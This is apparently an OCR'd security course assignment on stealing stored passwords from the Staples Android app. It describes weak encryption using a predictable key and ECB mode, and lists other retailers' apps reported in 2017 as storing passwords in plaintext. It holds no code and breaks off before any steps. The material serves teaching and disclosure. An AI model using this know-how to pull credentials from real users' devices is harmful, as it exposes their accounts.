


Proj 6x: Stealing Personal Data from the Staples Android App (20 pts + 20 pts. extra credit)

Summary

The Staples Android app stores the user's password with insecure encryption, because it uses a predictable password. It also uses Electronic Code Book mode, which preserves patterns in the input and is unsuited for protecting private data.

This is the #6 most important security flaw in mobile apps, according to OWASP.



Insecurity of Staples App 2: Complete Key Exposure


126 views • 3 months ago

Insecurity of Staples App 1: ECB Mode


122 views • 3 months ago

Notification

- Fixed by May 9, 2017




Our app is best experienced in non-rooted device. As you are using a rooted device, we will not keep you logged in for your login security.



Binni Shah
@binitamshah


We have patched the vulnerability you reported

Plaintext Password Storage



Plaintext Password Storage


Ace Hardware	Notified 5-16-17; no reply; still vulnerable as of 7-28-17
McDonald's	Notified 5-13-17; no reply; still vulnerable as of 7-28-17
Menards	Notified 5-20-17; no reply, still vulnerable as of 7-28-17



Here's the password stored in plaintext on the phone:

